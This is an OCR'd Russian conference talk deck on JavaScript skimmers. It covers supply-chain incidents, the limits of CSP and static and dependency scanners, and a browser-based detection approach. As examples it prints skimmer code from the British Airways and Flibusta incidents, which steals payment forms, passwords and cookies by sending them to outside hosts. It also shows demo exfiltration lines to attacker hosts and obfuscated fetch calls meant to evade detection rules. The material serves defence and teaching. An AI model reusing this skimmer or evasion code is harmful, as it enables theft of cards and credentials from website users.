Вектор	Взломан внешний сервис Inbenta	N/A	Взлом через уязвимость	Взлом через уязвимость в CMS Magento	N/A	Уязвимости CMS: WordPress, Shopify, BigCommerce
Время присутствия	> 8 месяцев	N/A	15 дней	5 месяцев	N/A	N/A
Последствия	Похищены данные банковских карт > 40 000 клиентов	N/A	Похищены данные банковских карт 380 000 клиентов	Похищены данные банковских карт 500 000 клиентов (1.5 млн посетителей / день)	N/A	Похищены данные банковских карт
Ущерб	N/A	N/A – устранено через 4 часа после публикации статьи Dr. Web	2 280 000 000 £ + штраф 20 000 000 £ по GDPR	N/A	N/A	N/A

Инциденты


Supply Chain



Год	**2022**
Инцидент	Внедрен код на сайты СМИ и других крупных компаний РФ
Вектор	Взломан внешний сервис статистики onthe.io, изменен код js-скрипта
Время присутствия	1-3 дня
Последствия	Неработоспо-собность ресурсов. Политические лозунги на страницах
Ущерб	N/A

Инциденты


Supply Chain






Supply Chain

Год	**2022**	**2022**
Инцидент	Внедрен код на сайты СМИ и других крупных компаний РФ	Внедрение кода в виджет Минэкономразвития Госмониторинг
Вектор	Взломан внешний сервис статистики onthe.io, изменен код js-скрипта	N/A
Время присутствия	1-3 дня	1 день
Последствия	Неработоспо-собность ресурсов. Политические лозунги на страницах	Политические лозунги на страницах сайтов ведомств, использующих виджет
Ущерб	N/A	N/A




Инциденты

	Supply Chain 	Supply Chain 	Supply Chain 
Год	**2022**	**2022**	**2024**
Инцидент	Внедрен код на сайты СМИ и других крупных компаний РФ	Внедрение кода в виджет Минэкономразвития Госмониторинг	Внедрен вредоносный код в библиотеку Polyfill.js. Код выполнялся на > 350 000 веб-приложений
Вектор	Взломан внешний сервис статистики onthe.io, изменен код js-скрипта	N/A	Supply chain attack. Код внедрен владельцами библиотеки
Время присутствия	1-3 дня	1 день	> 4 месяцев
Последствия	Неработоспо-собность ресурсов. Политические лозунги на страницах	Политические лозунги на страницах сайтов ведомств, использующих виджет	Редирект пользователей мобильных устройств на сайты онлайн-букмекеров
Ущерб	N/A	N/A	N/A

Инциденты

	Supply Chain	Supply Chain	Supply Chain	Supply Chain	Supply Chain
					
Год	**2022**	**2022**	**2024**	**2024**	**2024**
Инцидент	Внедрен код на сайты СМИ и других крупных компаний РФ	Внедрение кода в виджет Минэкономразвития Госмониторинг	Внедрен вредоносный код в библиотеку Polyfill.js. Код выполнялся на > 350 000 веб-приложений	Вредоносный код в библиотеке lottie-player	Вредоносный код в библиотеке solana/web3.js
Вектор	Взломан внешний сервис статистики onthe.io, изменен код js-скрипта	N/A	Supply chain attack. Код внедрен владельцами библиотеки	Компрометация npm-библиотеки / фишинг-атака на разработчика	Компрометация npm-библиотеки / фишинг-атака на разработчика
Время присутствия	1-3 дня	1 день	> 4 месяцев	3 дня в NPM	1 день в NPM
Последствия	Неработоспо-собность ресурсов. Политические лозунги на страницах	Политические лозунги на страницах сайтов ведомств, использующих виджет	Редирект пользователей мобильных устройств на сайты онлайн-букмекеров	Показ фишинг-окна с предложением подключить криптовалютный кошелек -> вывод $	Кража приватных ключей, вывод денежных средств
Ущерб	N/A	N/A	N/A	> 700 000 $	> 160 000 $

Инциденты

	Supply Chain 	Supply Chain 	Supply Chain 	Supply Chain 	Supply Chain 	
Год	**2022**	**2022**	**2024**	**2024**	**2024**	**2025**
Инцидент	Внедрен код на сайты СМИ и других крупных компаний РФ	Внедрение кода в виджет Минэкономразвития Госмониторинг	Внедрен вредоносный код в библиотеку Polyfill.js. Код выполнялся на > 350 000 веб-приложений	Вредоносный код в библиотеке lottie-player	Вредоносный код в библиотеке solana/web3.js	Вредоносный скрипт на сети сайтов пиратской библиотеки Flibusta
Вектор	Взломан внешний сервис статистики onthe.io, изменен код js-скрипта	N/A	Supply chain attack. Код внедрен владельцами библиотеки	Компрометация npm-библиотеки / фишинг-атака на разработчика	Компрометация npm-библиотеки / фишинг-атака на разработчика	Компрометация бэкенда
Время присутствия	1-3 дня	1 день	> 4 месяцев	3 дня в NPM	1 день в NPM	> 3 месяцев
Последствия	Неработоспо-собность ресурсов. Политические лозунги на страницах	Политические лозунги на страницах сайтов ведомств, использующих виджет	Редирект пользователей мобильных устройств на сайты онлайн-букмекеров	Показ фишинг-окна с предложением подключить криптовалютный кошелек -> вывод $	Кража приватных ключей, вывод денежных средств	10 млн посетителей в месяц. Кража логинов/паролей. Вместо книг скачивался exe с майнером
Ущерб	N/A	N/A	N/A	> 700 000 $	> 160 000 $	

JS-снифферы

Сегодня подробнее разберем 1 вектор

1

Зависимости js-приложения

Компрометация внешнего js-сервиса


Компрометация аккаунта Google Tag Manager

Взлом бэкенда

Умышленно добавлен сотрудником

Код из недоверенных источников / «плохой» нейросети

Зависимости в js-приложениях



Количество

1362

Глубина

26

Размер (МБ)

от 2 до 15+

Сервис: npmgraph.js.org

Пример: React + Ant Design

Как работают js-сниффферы?


```
window.onload = function() {
    jQuery("#submitButton").bind("mouseup touchend", function(a) {
        var
            n = {};
        jQuery("#paymentForm").serializeArray().map(function(a) {
            n[a.name] = a.value
        });
        var e = document.getElementById("personPaying").innerHTML;
        n.person = e;
        var
            t = JSON.stringify(n);
        setTimeout(function() {
            jQuery.ajax({
                type: "POST",
                async: !0,
                url: "https://baways.com/gateway/app/dataprocessin
                data: t,
                dataType: "application/json"
            })
        }, 500)
    })
};
```

Целенаправленный
Инцидент British Airways, 2018

Перехватывал данные
конкретной формы

```
try {
    (function () {
        let handle_to_password_attr =
            document.querySelector("input[type=\"password\"]");
        if (handle_to_password_attr) {
            document.body.addEventListener('submit', function (event) {
...

const base_64_encoded_data = btoa(JSON.stringify({
    'form': formObject,
    'url': window.location.href,
    'cookie': document.cookie
})).replaceAll('/', '_').replaceAll('+', '-');
...

fetch("https://ss11.cbu.net/form/" + base_64_encoded_data);
```

Универсальный
Инцидент Flibusta, 2025

Перехватывал все формы с
полем password + cookie

Обнаружить непросто

- Браузер пользователя – «слепая» зона
- Необходимо прокликивать основные Use Case пользователя (долго) после любых изменений кода
- Отправка данных злоумышленнику в момент закрытия вкладки (unload / visibilitychange)
- В реальной жизни обнаружение происходит через недели/месяцы после жалоб пользователей

Content Security Policy (CSP) защитит от js-сниффферов в npm-зависимостях?

- От попадания вредоносного кода в приложение
  - **Нет.** Все зависимости упакованы в бандл с приложением
- От отправки украденных данных злоумышленнику
  - **Частично**, если используются директивы default-src, connect-src и т.д.

Почему частично?

Самая строгая CSP

```
Content-Security-Policy: default-src 'self';
script-src 'self'; script-src-elem 'self';
style-src 'none'; img-src 'none'; connect-src
'self'; font-src 'none'; object-src 'none';
media-src 'none'; frame-src 'none'; child-src
'none'; form-action 'none'; worker-src 'none';
manifest-src 'none'; navigate-to 'none';
```

Успешная отправка данных на хост злоумышленника

```
const link = document.createElement('a')
link.href = 'https://attacker.demo.ru/SECRETDATA'
document.body.appendChild(link)
link.click()
```


Статья «Content Security Policy (CSP) защитит от js-снифферов и утечек?»


Сколько приложений используют «самую строгую CSP»?

Исследование безопасности российских frontend-приложений

Frontend Conf 2025


Наличие заголовка CSP






В среднем по всем отраслям

Эффективность конфигурации CSP



7 / 100



В среднем по всем отраслям

Результаты исследования


49

File 27 | Inline 22


Среднее количество скриптов на странице

3.3МБ

Средний объем js-кода




Наличие скриптов со сторонних хостов




Наличие скриптов с зарубежных хостов

14


Среднее количество хостов, на которые отправляются запросы



Наличие сетевых запросов на зарубежные хосты




Наличие iframe с зарубежных хостов



Наличие вызовов функции eval()


Результаты исследования




Наличие заголовка Content Security Policy (CSP)

7 / 100


Оценка конфигурации CSP




Использование Subresource Integrity (SRI)




Наличие ошибок в консоли браузера




Наличие Google Tag Manager (GTM)



Наличие Google Analytics



Наличие Яндекс Метрики



Наличие Яндекс Метрики с включенным Вебвизор

Обнаружат ли js-снифферы сканеры безопасности?

Статические анализаторы (SAST)

- Ищут антипаттерны / уязвимости
- Не видят, что внутри eval()
- Зависимости?
- Regexp
- Из коробки, нам не помогут, но можно сделать свои правила

Checkmarx

Semgrep

sonarqube

Попробуем написать свое правило для SAST?

Любой сниффер отправляет украденные данные на сервер злоумышленника

```
fetch('https://attacker.com/?d=secret_data')
```

Найдем все вызовы fetch()?

Попробуем написать свое правило для SAST?

А такие вызовы fetch() найдем?

```
window['fetch']('https://attacker.com/?d=secret_data')

window['fet' + 'ch']('https://attacker.com/?d=secret_data')

window['\x66' +'et' + 'ch']('https://attacker.com/?d=secret_data')

this['\x66' +'et' + 'ch']('https://attacker.com/?d=secret_data')

this['\x66' +'et' + 'ch'](atob('aHR0cHM6Ly9hdHRhY2tlci5' + 'jb20vP2Q9c2VjcmV0X2RhdGE='))

this['\x66' + String.fromCharCode(new Date().getFullYear() - 1900 - 24) + 't' + 'ch'](
atob('aHR0cHM6Ly9hdHRhY2tlci5' + 'jb20vP2Q9c2VjcmV0X2RhdGE='))
```

Попробуем написать свое правило для SAST?

А если не fetch()?

```
const img = document.createElement('img')
img.src = 'https://attacker.demo.ru/SECRETDATA'
document.body.appendChild(img)
```

А еще есть XHR, WebSocket,
EventSource, img, CSS, Navigate …

Анализаторы безопасности зависимостей (SCA)

- Информация в базах появляется не сразу
- Для редких пакетов и форков вообще не появляется
- Не знаем зависимости внешних сервисов
- Импорт модулей в рантайме

```
webpack-dev-middleware  <=5.3.3
Severity: high
Path traversal in webpack-dev-middleware - https://git
fix available via `npm audit fix`
node_modules/webpack-dev-middleware

21 vulnerabilities (10 low, 4 moderate, 7 high)
```

Динамические анализаторы / сканеры веб-приложений (DAST)

- На фронтенде ищут эндпойнты бэкенда
- Могут находить XSS
- Не анализируют поведение кода на «вредоносность»

“Единственное место, где можно обнаружить изменения и признаки вредоносной активности, – это браузер пользователя, где страница полностью собрана и выполнен весь JavaScript-код”

PCI DSS 4.0.1

JS-сниффферы проявляют вредоносную активность только при определенных действиях пользователя (клик по кнопке, отправка формы и т.п.)

Подход Frontend Application Security Testing (FAST)


- Песочница для frontend-приложения – браузер. Берем headless-браузер
- Действия пользователя = E2E-тесты. Берем Playwright, Puppeteer и т.п.
- Собираем профиль поведения и сравниваем с разрешенным
- Отклонения = инциденты

Как работает FAST?

Открытие страницы


Ввод логина, пароля, клик по кнопке

